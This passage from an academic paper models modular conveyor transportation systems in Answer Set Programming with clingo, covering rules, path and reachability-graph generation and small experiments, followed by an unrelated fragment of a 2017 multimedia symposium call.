In this work the attention is focused on MHS that consist of conveyors. These transportation systems are bound to specific operational routes and require the installation of fixed tracks. The material is loaded on pallets or specific carriers transported along the conveyors (by means of chains, rollers, belts, etc.). The structure of conveyor systems is usually obtained by combining together standardized modular pieces. Modularity requires considerable design and investment efforts, but it offers the possibility to expand and reconfigure the transportation system according to the variable needs of the plant. Moreover, automation also entails a high level of real-time flexibility, thanks to the possibility of developing complex planning and control software tools. An automated conveyor-based transportation system also contains sensing devices and actuators as well as control tools to manage all these elements. Therefore, the generic transportation system that is taken as a reference is defined as follows:

- the system consists of  $M$  linear conveyor modules;
- pallets are characterized by a rectangular shape and can be moved along the system;

- each module is equipped with 1) sensing elements to detect the presence of a pallet, 2) conveyor belts, or any other similar movement device, 3) stacker cranes for cross movement of the pallet along a direction orthogonal to the movement of the main conveyor belt, 4) blocking actuators to stop the movement of the pallet when it is flowing along the conveyors;
- each module hosts  $N$  discrete positions for pallets, numbered from 1 to  $N$ , discretizing the space available on the module on the basis of the pallet size and shape. Each position can host only one pallet;
- each position is characterized by four sides, numbered from 1 to 4 clock-wise (see Fig.1). Sides are used to describe how positions are connected to each other (see Sect.IV-B);
- the direction of movement of the conveyor belt is *forward* if it causes the pallet to move along a direction with increasing number id of the positions, *backward* in the opposite case;
- the direction of movement of the stacker crane is *left* if it causes the pallet to move on the left when looking from position 1 to  $N$ , *right* in the opposite case;
- the blocking actuators are always coupled with sensing elements. The actuators are designed so that the pallet can move toward a position with an actuator even if it is activated, whereas it can move out of the position only if the actuator is not activated. An actuator can work both when the pallet is moving forward or backward.

The transportation system consists of a set elements connected together to form a complex system characterized by the properties of reconfigurability, scalability and flexibility. Reconfigurability is obtained through varying the arrangement of modules in the plant in order to face changing functional requirements. Similarly, the system is easily scalable by adding or removing modules. Flexibility can be reached by allowing different pallet routings.




Fig. 1. Representation of the sides and feasible movements in a 3-position transportation module with one stacker crane.

### IV. MODELING TRANSPORTATION MODULES USING ASP

This section presents the logic program written in ASP language able to capture the basic characteristics and dynamics of the transportation system and elaborate its evolution in time in terms of the sequence of states reached by the system. The state of the system is defined by the position of the pallets



and the state of actuators and sensors. The dynamic behavior of the system is subject to the following constraints:

- placement of the modules (system physical layout);
- characteristics of the modules in terms of hosted positions and installed actuators;
- characteristics of the modules and cross elements in terms of supported direction of movement.

The addressed problem requires the logic program to be modular, clustering the rules. Each cluster addresses a characteristic of the system or a specific modeling issue and is independent from the others. In general, modularity allows leaner development of the rules and faster maintenance. The main clusters are described in the following subsections: *Input Facts* describing the topological and physical characteristics of the system (Sect.IV-A), the *Rigid Knowledge* defining how the interactions between the system components determine the possible system behavior (Sect.IV-B), and the *Time-dependent Knowledge* defining how the state of the system changes along time because of the control actions (Sect.IV-C).

The clusters of rules are presented by adopting the syntax of `clingo` [17], including its extensions to the basic ASP language. Like in most logic programming languages, the symbol `:-` represents the leftwards arrow that separates the head and body of a rule, as show in (1).

#### A. Input Facts

The physical and geometric characteristics of a specific transportation system are defined in terms of input facts. The following predicates (fluents) need to be properly instantiated:

- `module(M)` defines the transportation module M.
- `pos(Y,M)` defines a position Y on transportation module M.
- `cross(Y,M)` defines the presence of a stacker crane element on position Y of module M.
- `act_stop(Y,M)` defines that there is a blocking actuator on position Y of module M.
- `conn_mod(Y1,M1,S1,Y2,M2,S2)` defines that the side S1 of position Y1 in module M1 is adjacent to the side S2 of position Y2 in module M2.
- `conv(M,D1,D2)` defines the feasible movement directions of the conveyor belt for module M. If the conveyor belt supports both forward and backward direction, then  $D1=f$  and  $D2=b$ , respectively. If the conveyor supports only one movement direction, then corresponding variable is set to 0.
- `cross_conv(Y,M,D1,D2)` defines the feasible directions of movement of a stacker crane that is placed on position Y of module M. If it supports both the left and right directions, then  $D1=l$  and  $D2=r$ , respectively. If the stacker crane supports only one movement direction, then the corresponding variable is set to 0.

#### B. Rigid Knowledge

Rigid knowledge refers to the information that is not subject to change during the execution of the program and its reasoning, i.e. spatial properties of the system, reachable

positions in the system, buffer zones. This knowledge is general purpose because it can be exploited for any specific system characterized by its corresponding *input facts*.

1) *Spatial properties of the system*: The possibility to move a pallet between two adjacent positions must consider the availability of proper actuators. Figure 2 shows some of the types of connections. Specifically, the pallet can be moved from a position to another only if the two positions are adjacent and if the connecting elements are consistent in terms of direction of movement. The feasibility of a transfer between




Fig. 2. Examples of adjacent positions enabling a movement.

two positions is defined by the following predicates:

- `conv_to_conv(Y1,M1,Y2,M2,D1,D2)` between position Y1 of module M1 and position Y2 of module M2 if the conveyor belt of M1 is moving in direction D1 (i.e. f or b) and the conveyor belt of M2 is moving in direction D2 (see cases a. and b. in Fig.2);
- `conv_to_cross(Y1,M1,Y2,M2,D1,D2)` between position Y1 of module M1 and position Y2 of module M2 if the conveyor belt of M1 is moving in direction D1 and the stacker crane on position Y2 is moving in direction D2 (see case c. in Fig.2);
- `cross_to_conv(Y2,M2,Y1,M1,D1,D2)` between position Y1 of module M1 and position Y2 of module M2 if the stacker crane on position Y1 is moving in direction D1 and the conveyor belt of M2 is moving in direction D2 (see case d. in Fig.2);
- `cross_to_cross(Y1,M1,Y2,M2,D1,D2)` between position Y1 of module M1 and position Y2 of module M2 if the stacker crane on position Y1 is moving in direction D1 and the stacker crane on position Y2 is moving in direction D2 (see cases e. and f. in Fig.2).



All the four types of connections can be derived from the input facts. For example rules (2) and (3) defines feasible `conv_to_conv` connections for adjacent positions belonging to the same module (see Fig.2.a). Rule (2) deals with forward movement, whereas rule (3) with backward movement. The underscore symbol in `conv(M, f, _)` and `conv(M, _, b)` is a wildcard standing for any type of movement supported by the conveyor belt for the case of backward and forward movement, respectively.

```
conv_to_conv(Y1,M,Y2,M,f,f) :- Y2=Y1+1,
    pos(Y1,M), pos(Y2,M), conv(M,f,_).
(2)
```

```
conv_to_conv(Y1,M,Y2,M,b,b) :- Y1=Y2+1,
    pos(Y1,M), pos(Y2,M), conv(M,_,b).
(3)
```

If the adjacent positions belong to different modules (see Fig.2.b), then other four rules can be defined to specify the required movements of the two conveyor belts (forward or backward) depending on the relative placement between two position in terms of adjacent sides. For example, rule (4) defines the feasible `conv_to_conv` connection from position Y1 of module M1 to position Y2 of module M2 when the side 2 of Y1 is adjacent to side 4 of Y2. The cardinality atom `1{conn_mod(Y1,M1,S1,Y2,M2,S2); conn_mod(Y2,M2,S2,Y1,M1,S1)}1` takes into account the fact that `conn_mod` is not considering an order between two adjacent positions, i.e. `conn_mod(Y1,M1,S1,Y2,M2,S2)` is equivalent to `conn_mod(Y2,M2,S2,Y1,M1,S1)`.

```
conv_to_conv(Y1,M1,Y2,M2,f,f) :- S1=2,S2=4,
    M1!=M2,pos(Y1,M1),pos(Y2,M2),
    conv(M1,f,_), conv(M2,f,_),
    1{conn_mod(Y1,M1,S1,Y2,M2,S2);
    conn_mod(Y2,M2,S2,Y1,M1,S1)}1.
(4)
```

The movement between not aligned modules is operated by stacker crane actuators. Rules similar to (4) can be defined taking in consideration all the possible couplings (some of which are shown in Fig.2.c-Fig.2.f) to derive the predicates `conv_to_cross`, `cross_to_conv` and `cross_to_cross`. If a connection is not feasible, then the rules are not satisfied and the corresponding predicate is not derived. Due to space limitations, most of these rules are omitted and only rule (5) is shown as an example of `conv_to_cross` connection. In this case the connection from position Y1 of module M1 to position Y2 of module M2 is feasible if the side 2 of Y1 is adjacent to side 3 of Y2

and there is a stacker crane element on the second position (`cross(Y2,M2)`).

```
conv_to_cross(Y1,M1,Y2,M2,f,l) :- S1=2,
    S2=3,M1!=M2,pos(Y1,M1),pos(Y2,M2),
    cross(Y2,M2), conv(M1,f,_),
    cross_conv(Y2,M2,l,_),
    1{conn_mod(Y1,M1,S1,Y2,M2,S2);
    conn_mod(Y2,M2,S2,Y1,M1,S1)}1.
(5)
```

2) *Reachable positions*: Grounding on the previous rules, the predicate `rch(Y1,M1,Y2,M2)` representing the reachability between two positions is derived if position `pos(Y2,M2)` can be reached from position `pos(Y1,M1)` via a feasible connection. Rule (6) shows an example in case of `conv_to_conv` connection. Similar rules can be written for the other possible connections (see Fig.2).

```
rch(Y1,M1,Y2,M2) :- pos(Y1,M1),pos(Y2,M2),
    conv_to_conv(Y1,M1,Y2,M2,_,_).
(6)
```

3) *Buffer zones*: A buffer zone is defined by the predicate `b_zone(Y,M)` if the pallet can be stopped in position Y of module M thanks to the presence of a blocking actuator. The blocking actuator is associated with a sensor able to detect the presence of the pallet and/or the status of the actuator (on/off), hence, a buffer zone is also an observable position. The buffer zones can be derived from rule (7).

```
b_zone(Y,M) :- pos(Y,M),act_stop(Y,M).
(7)
```

### C. Time-dependent Knowledge

The assumption is made that the evolution of the transportation system along time can be represented by defining discrete time intervals ranging from 0 to `max_time`. The following predicates specify the evolution of the system along the time horizon. For sake of simplicity, the case of a single pallet is considered, but the rules can be extended to represent also the general case of multi-pallet systems. The following predicates are used to define the state of the system:

- `p_pos(Y1,M1,T)` defines that the pallet is in position `pos(Y1,M1)` at time T;
- `move(Y1,M1,Y2,M2,T)` defines that at time T the pallet has been moved from `pos(Y1,M1)` to `pos(Y2,M2)`;
- `conv_on(M,D,T)` defines that the conveyor of module M is active at time T and moving in direction D (i.e. f or b);
- `cross_conv_on(Y,M,D,T)` defines that the stacker crane hosted in `pos(Y,M)` is active at time T and moving in direction D (i.e. l or r);
- `stop_on(Y,M,T)` defines that the blocking actuator installed in `pos(Y,M)` is active at time T.

1) *Dynamics*: The following rules generates the sequence of movements of the pallet along the transportation system. Rule (8) states that if a pallet is in a buffer zone, then the following time step it can remain in the same position or move to a reachable position; on the other hand, rule (9) states that if a pallet is in a position that is not a buffer zone, then the following time step it must be moved to a reachable position. Rule (10) makes explicit the movement of a pallet. Rule (11) guarantees that the same pallet cannot be in two different positions at the same time step. Finally, rule (12) is optional and can be enabled if the pallet is forbidden to visit twice the same position within the same control sequence.

```
{p_pos(Y3,M3,T+1) : rch(Y2,M2,Y3,M3);
  p_pos(Y2,M2,T+1)}1 :- p_pos(Y2,M2,T),
  b_zone(Y2,M2), T<=max_time. (8)
```

```
{p_pos(Y3,M3,T+1) : rch(Y2,M2,Y3,M3)}1 :-
  p_pos(Y2,M2,T), not b_zone(Y2,M2),
  T<=max_time. (9)
```

```
move(Y1,M1,Y2,M2,T+1) :-
  p_pos(Y1,M1,T), p_pos(Y2,M2,T+1),
  pos(Y1,M1) != pos(Y2,M2), T<=max_time. (10)
```

```
:- p_pos(Y1,M1,T), p_pos(Y2,M2,T),
  pos(Y1,M1) != pos(Y2,M2), T<=max_time. (11)
```

```
:- move(Y,M,_,_,A), move(Y,M,_,_,B), A!=B. (12)
```

2) *Control Actions*: Given the movements of the pallet, rules can be used for deriving the required sequence of control actions, (e.g. activation of actuators). Rules (13) and (14) derive the activation of the conveyor belt in case of a connection `conv_to_conv`. Other rules are defined (omitted due to space limitations) to derive the activation of the conveyor belt and/or the stacker crane for the other types of connections (`conv_to_cross`, `cross_to_conv` and `cross_to_cross`) as introduced in Sect.IV-B.

```
conv_on(M,D,T) :-
  conv_to_conv(Y,M,Y1,M1,D,D1),
  move(Y,M,Y1,M1,T), T<=max_time. (13)
```

```
conv_on(M1,D1,T) :-
  conv_to_conv(Y,M,Y1,M1,D,D1),
  move(Y,M,Y1,M1,T), T<=max_time. (14)
```

In addition, rules (15)-(17) define if and when the blocking actuator must be activated. Rules (18) and (19) guarantee that

both the conveyor belt and the stacker crane can activate only one direction of movement at the same time.

```
-stop_on(Y,M,T) :- move(Y,M,Y2,M2,T),
  b_zone(Y,M), T<=max_time. (15)
```

```
stop_on(Y2,M2,T) :- move(Y,M,Y2,M2,T),
  b_zone(Y2,M2), T<=max_time. (16)
```

```
stop_on(Y,M,T+1) :- p_pos(Y,M,T),
  b_zone(Y,M), not move(Y,M,_,_,T+1),
  T<=max_time. (17)
```

```
:- conv_on(M,D1,T), conv_on(M,D2,T), D1!=D2. (18)
```

```
:- cross_conv_on(Y,M,D1,T), D1!=D2,
  cross_conv_on(Y,M,D2,T). (19)
```

## V. REASONING

This section shows how the ASP formalization (Sect.IV) can be exploited to perform some reasoning related to:

- possible paths between two positions and generation of the corresponding control actions (Sect.V-A);
- which are the buffer zones that can be directly reached from a given position (Sect.V-B.)

The following predicates are used to characterize the first and last position in a sequence of movements of a pallet:

- `start(Y,M)` defines that the pallet will start from position `pos(Y,M)`;
- `end(Y,M)` defines that the pallet will end at position `pos(Y,M)`;

Given the additional predicates, Rule (20) specifies the starting condition, i.e. the position of the pallet at time 0. Rule (21) is a constraint imposing to reach the end position at any time. Rule (22) terminates the generation of further movements as soon as the pallet reaches the end position.

```
p_pos(Y,M,0) :- start(Y,M). (20)
```

```
:- not p_pos(Y,M,_) , end(Y,M). (21)
```

```
:- p_pos(Y,M,Q), end(Y,M), p_pos(____,Q+1). (22)
```

### A. Path generation

The generation of a path requires as input facts the starting position `start(Y,M)`, the target position `end(Y,M)` and the constant `max_time` as the maximum number of time steps. In this way the ASP solver may potentially generate one or more paths to link the start and end position. Rule (23) can be added to introduce an objective function in the ASP program that will minimize the number of time steps

needed to reach the end position. In this case the ASP solver will return only one feasible path (if existing).

```
#minimize{Q@1: p_pos(Y,M,Q),end(Y,M)}.
```

(23)

### B. Graph generation

A directed graph (or reachability graph) can be used to represent the feasible transitions of a pallet between two adjacent buffer zones, as presented in [5]. The arcs can be generated by solving the ASP program consisting of the rules in Sect.IV together with rules (24)-(27). The number of arcs coming out of the buffer zones will be equal to the number of stable models generated by the ASP solver. Rules (24) and (25) impose the start and end position to be in a buffer zone, respectively. Rule (26) guarantees that the start and end positions are different, whereas rule (27) sets the end position as soon as the pallet visits a position corresponding to a buffer zone.

```
1{start(Y,M): b_zone(Y,M)}1.
```

(24)

```
1{end(Y,M): b_zone(Y,M)}1.
```

(25)

```
:- end(Y,M), start(Y,M).
```

(26)

```
end(Y,M) :- p_pos(Y,M,T),b_zone(Y,M),
            T>0,T<=max_time.
```

(27)

## VI. EXPERIMENTS

This sections demonstrates how the reasoning capabilities presented in Sect.V can be exploited when addressing a realistic modular transportation system. The ASP solver *clingo* was used to run the experiments.

### A. Path generation

The generation of a path and the corresponding control sequence (cf. Sect.V-A) is tested taking in consideration the transportation system represented in Fig.3 that consists of two identical modules (Module 1 and Module 2) with three positions each, a stacker crane and blocking actuators in the first and last positions. The conveyor belt and the stacker cranes allow both directions of movement.

The input facts representing the system characteristics are:

```
module(1). module(2). pos((1;2;3),1).
pos((1;2;3),2). cross((1;3),1).
cross((1;3),2). act_stop((1;3),1).
act_stop((1;3),2). conn_mod(1,1,3,3,2,3).
conn_mod(2,1,3,2,2,3).
conn_mod(3,1,3,1,2,3).
conv(1,f,b). conv(2,f,b).
cross_conv(1,1,1,r). cross_conv(3,1,1,r).
cross_conv(1,2,1,r). cross_conv(3,2,1,r).
#const max_time=5.
```

The rules elaborating the layout derive the following feasible connections:




Fig. 3. Test case 1.

```
rch(1,1,2,1) rch(2,1,3,1) rch(1,2,2,2)
rch(2,2,3,2) rch(2,1,1,1) rch(3,1,2,1)
rch(2,2,1,2) rch(3,2,2,2) rch(1,1,3,2)
rch(3,1,1,2) rch(3,2,1,1) rch(1,2,3,1)
```

If the rule (23) is disabled and the start and end positions are defined as `start(1,1)` and `end(3,2)`, then the program generates six stable models:

```
Answer: 1
p_pos(1,1,0) p_pos(3,2,1) move(1,1,3,2,1)
cross_conv_on(1,1,r,1)
cross_conv_on(3,2,1,1)
Answer: 2
p_pos(1,1,0) p_pos(1,1,1) p_pos(3,2,2)
move(1,1,3,2,2) cross_conv_on(1,1,r,2)
cross_conv_on(3,2,1,2)
Answer: 3
p_pos(1,1,0) p_pos(1,1,1) p_pos(1,1,2)
p_pos(3,2,3) move(1,1,3,2,3)
cross_conv_on(1,1,r,3)
cross_conv_on(3,2,1,3)
Answer: 4
p_pos(1,1,0) p_pos(1,1,1) p_pos(1,1,2)
p_pos(1,1,3) p_pos(3,2,4)
move(1,1,3,2,4) cross_conv_on(1,1,r,4)
cross_conv_on(3,2,1,4)
Answer: 5
p_pos(1,1,0) p_pos(1,1,1) p_pos(1,1,2)
p_pos(1,1,3) p_pos(1,1,4) p_pos(3,2,5)
move(1,1,3,2,5) cross_conv_on(1,1,r,5)
cross_conv_on(3,2,1,5)
Answer: 6
p_pos(1,1,0) p_pos(2,1,1) p_pos(3,1,2)
p_pos(1,2,3) p_pos(2,2,4) p_pos(3,2,5)
move(1,1,2,1,1) move(2,1,3,1,2)
move(3,1,1,2,3) move(1,2,2,2,4)
```

```

move(2,2,3,2,5)
conv_on(1,f,1) conv_on(1,f,2)
cross_conv_on(3,1,r,3)
cross_conv_on(1,2,1,3)
conv_on(2,f,4) conv_on(2,f,5)
SATISFIABLE Models: 6, Time: 0.115s

```

Answer 1 and Answer 6 are the relevant solutions and are graphically represented in Fig.4 with a dashed line and a continuous line, respectively. Indeed, Answer 2-Answer 5 are equivalent to Answer 1 with a delay in the starting position. If the minimization objective in rule (23) is enabled, then the program returns Answer 1 as the best solution.

It can be noticed that the solutions define how and when the actuators must be activated. For instance, Answer 1 requires only `cross(1,1)` and `cross(3,2)` to be activated at time 1 moving in direction `r` and `l`, respectively.




Fig. 4. Test case 1 and possible paths.

```

cross_conv(2,3,1,r).
module(4).pos((1;2;3),4).cross((1;3),4).
cross_conv(1,4,1,r).cross_conv(3,4,1,r).
act_stop((1;3),4).conv(4,f,b).
module(5).pos((1;2;3),5).cross((1;3),5).
act_stop((1;3),5).conv(5,f,b).
cross_conv(1,5,1,r).cross_conv(3,5,1,r).
conn_mod(2,1,2,1,2,4).
conn_mod(2,3,2,2,2,3).
conn_mod(1,4,1,1,1,3).
conn_mod(1,4,3,3,5,3).
conn_mod(2,4,1,2,1,3).
conn_mod(2,4,3,2,5,3).
conn_mod(3,4,1,1,2,3).
conn_mod(3,4,2,2,3,1).
conn_mod(3,4,3,1,5,3).
conn_mod(1,5,4,1,3,1).

```




Fig. 5. Test case 2.

### B. Graph generation

The generation of a graph to represent the feasible transitions of a pallet between two adjacent buffer zones (cf. Sect.V-B) is tested taking in consideration the transportation system represented in Fig.5 that consists of five different modules with two or three positions each. Given the position of the blocking actuators and the the stacker cranes, the buffer zones consist in the positions `pos(2,1)`, `pos(2,2)`, `pos(3,2)`, `pos(1,4)`, `pos(3,4)`, `pos(2,3)`, `pos(3,5)`, `pos(1,5)`, `pos(1,3)`.

The input facts representing the system characteristics are:

```

module(1).pos((1;2),1).act_stop(2,1).
conv(1,f,0).
module(2).pos((1;2;3),2).act_stop(2,2).
act_stop(3,2).cross(2,2).conv(2,f,0).
cross_conv(2,2,1,r).
module(3).pos((1;2),3).act_stop((1;2),3).
cross(2,3).conv(3,f,b).

```

The graph can be generated if a program with the rules presented in Sect.V-B is run:

```

Answer: 1
start(2,3) end(1,3)
Answer: 2
start(2,3) end(3,4)
Answer: 3
start(1,5) end(3,4)
Answer: 4
start(2,2) end(3,2)
Answer: 5
start(3,4) end(2,3)
Answer: 6
start(1,3) end(2,3)
Answer: 7
start(2,2) end(2,3)
Answer: 8
start(2,3) end(2,2)
Answer: 9

```

```

start(3,4) end(1,5)
Answer: 10
start(1,4) end(3,5)
Answer: 11
start(3,5) end(1,4)
Answer: 12
start(1,5) end(3,5)
Answer: 13
start(3,4) end(1,4)
Answer: 14
start(3,5) end(1,5)
Answer: 15
start(2,1) end(2,2)
Answer: 16
start(1,4) end(3,4)
SATISFIABLE   Models: 16, Time: 0.113 s

```

Since 16 stable models are obtained, it means that 16 directed arcs must be added to the reachability graph representing the considered transportation system, as shown in Fig.6. For instance, since the position `pos(2,2)` can be reached from the position `pos(2,1)`, then an arc from node `pos(2,1)` to node `pos(2,2)` is added to the graph.




Fig. 6. Reachability graph of Test case 2.

## VII. CONCLUSIONS

This paper presented an initial study showing the use of ASP to enable automatic generation of a formal model representing a modular and reconfigurable transportation systems. In addition, the reasoning capabilities of ASP can be exploited to derive system properties and control sequences. Further developments will address:

- an extension to the multi-pallet case. This will require to modify and the rules in Sect.IV-C to specify the position of each pallet. Moreover, it will be needed to constrain that in a position there can only one pallet.
- the addition of rules to support the applications (iii) and (iv) defined in Sect.I

- testing the programs on problems of larger size. The rules have already been tested on the plant presented in [18] showing an acceptable performance.
- the integration with a semantic representation of the system for an automatic generation of the input facts and the results of the reasoning to better support the interoperability with other tools [19], [20].
- a more extended comparison between ASP and Petri Nets. Moreover, given the input facts characterizing a system (cf. Sect.IV-A), then the rigid knowledge (cf. Sect.IV-B) with additional rules can be actually used to automatically generate a formal model of the system as a Petri Net. This would be the reciprocal of what developed by Anwar et al. [15] and would pave the way to a synergistic use of ASP and Petri Nets.

## ACKNOWLEDGMENT

The authors thank Dr. Andrea Cataldo for his support in the definition of the problem statement and the formalization and analysis of the case studies.

## REFERENCES

- [1] Y. Koren, U. Heisel, F. Jovane, T. Moriwaki, G. Pritschow, G. Ulsoy, and H. V. Brussel, "Reconfigurable manufacturing systems," *CIRP Annals - Manufacturing Technology*, vol. 48, no. 2, pp. 527–540, 1999.
- [2] A. Gola and A. Swic, "Reconfigurable manufacturing systems as a way of long-term economic capacity management," *Actual Problems of Economics*, vol. 166, no. 4, pp. 15–22, 2015. cited By 0.
- [3] E. Carpanzano, A. Cesta, A. Orlandini, R. Rasconi, and A. Valente, "Intelligent dynamic part routing policies in plug&produce reconfigurable transportation systems," *CIRP Annals - Manufacturing Technology*, vol. 63, no. 1, pp. 425–428, 2014.
- [4] S. Haneyah, J. Schutten, P. Schuur, and W. Zijm, "Generic planning and control of automated material handling systems: Practical requirements versus existing theory," *Computers in Industry*, vol. 64, no. 3, pp. 177 – 190, 2013.
- [5] A. Cataldo and R. Scattolini, "Modeling and model predictive control of a de-manufacturing plant," in *2014 IEEE Conference on Control Applications (CCA)*, pp. 1855–1860, Oct 2014.
- [6] I. Hegny, O. Hummer, A. Zötl, G. Koppensteiner, and M. Merdan, "Integrating software agents and iec 61499 realtime control for reconfigurable distributed manufacturing systems," in *2008 International Symposium on Industrial Embedded Systems*, pp. 249–252, June 2008.
- [7] C. A. Petri, *Kommunikation mit Automaten*. PhD thesis, Universität Hamburg, 1962.
- [8] M. Gelfond and V. Lifschitz, "The stable model semantics for logic programming," in *Proceedings of International Logic Programming Conference and Symposium* (R. Kowalski, Bowen, and Kenneth, eds.), pp. 1070–1080, MIT Press, 1988.
- [9] V. Lifschitz, "What is answer set programming?," in *Proceedings of the 23rd National Conference on Artificial Intelligence - Volume 3, AAAI'08*, pp. 1594–1597, AAAI Press, 2008.
- [10] G. Brewka, T. Eiter, and M. Truszczynski, "Answer set programming at a glance," *Commun. ACM*, vol. 54, pp. 92–103, Dec. 2011.
- [11] V. Lifschitz, "Answer set programming and plan generation," *Artificial Intelligence*, vol. 138, no. 1, pp. 39 – 54, 2002.
- [12] E. Aker, V. Patoglu, and E. Erdem, "Answer set programming for reasoning with semantic knowledge in collaborative housekeeping robotics," *IFAC Proceedings Volumes*, vol. 45, no. 22, pp. 77 – 83, 2012.
- [13] J. J. Portillo, C. L. Garcia-Mata, P. R. Márquez-Gutiérrez, and R. Baray-Arana, "Robot platform motion planning using answer set programming," in *LA-NMR*, 2011.
- [14] F. Yang, P. Khandelwal, M. Leonetti, and P. Stone, "Planning in answer set programming while learning action costs for mobile robots," in *AAAI Spring 2014 Symposium on Knowledge Representation and Reasoning in Robotics (AAAI-SSS)*, March 2014.

- [15] S. Anwar, C. Baral, and K. Inoue, "Encoding petri nets in answer set programming for simulation based reasoning," *CoRR*, vol. abs/1306.3542, 2013.
- [16] S. Anwar, C. Baral, and K. Inoue, *Encoding Higher Level Extensions of Petri Nets in Answer Set Programming*, pp. 116–121. Springer Berlin Heidelberg, 2013.
- [17] M. Gebser, R. Kaminski, B. Kaufmann, M. Lindauer, M. Ostrowski, J. Romero, T. Schaub, and S. Thiele, "Potassco User Guide," 2015. Available online: <http://potassco.sourceforge.net> (Last accessed on 11 September 2017).
- [18] A. Cataldo, R. Scattolini, and T. Tolio, "An energy consumption evaluation methodology for a manufacturing plant," *{CIRP} Journal of Manufacturing Science and Technology*, vol. 11, pp. 53 – 61, 2015.
- [19] M. R. Blackburn and P. O. Denno, "Using semantic web technologies for integrating domain specific modeling and analytical tools," *Procedia Computer Science*, vol. 61, pp. 141 – 146, 2015. Complex Adaptive Systems San Jose, CA November 2-4, 2015.
- [20] W. Terkaj, T. Tolio, and M. Urgo, "A virtual factory approach for in situ simulation to support production and maintenance planning," *{CIRP} Annals - Manufacturing Technology*, vol. 64, no. 1, pp. 451 – 454, 2015.

# 10<sup>th</sup> International Symposium on Multimedia Applications and Processing

## BACKGROUND AND GOALS

**M**ULTIMEDIA information has become ubiquitous on the web, creating new challenges for indexing, access, search and retrieval. Recent advances in pervasive computers, networks, telecommunications, and information technology, along with the proliferation of multimedia mobile devices—such as laptops, iPods, personal digital assistants (PDA), and cellular telephones—have stimulated the development of intelligent pervasive multimedia applications. These key technologies are creating a multimedia revolution that will have significant impact across a wide spectrum of consumer, business, healthcare, educational and governmental domains. Yet many challenges remain, especially when it comes to efficiently indexing, mining, querying, searching, retrieving, displaying and interacting with multimedia data.

The Multimedia—Processing and Applications 2017 (MMAP 2017) Symposium addresses several themes related to theory and practice within multimedia domain. The enormous interest in multimedia from many activity areas (medicine, entertainment, education) led researchers and industry to make a continuous effort to create new, innovative multimedia algorithms and applications.

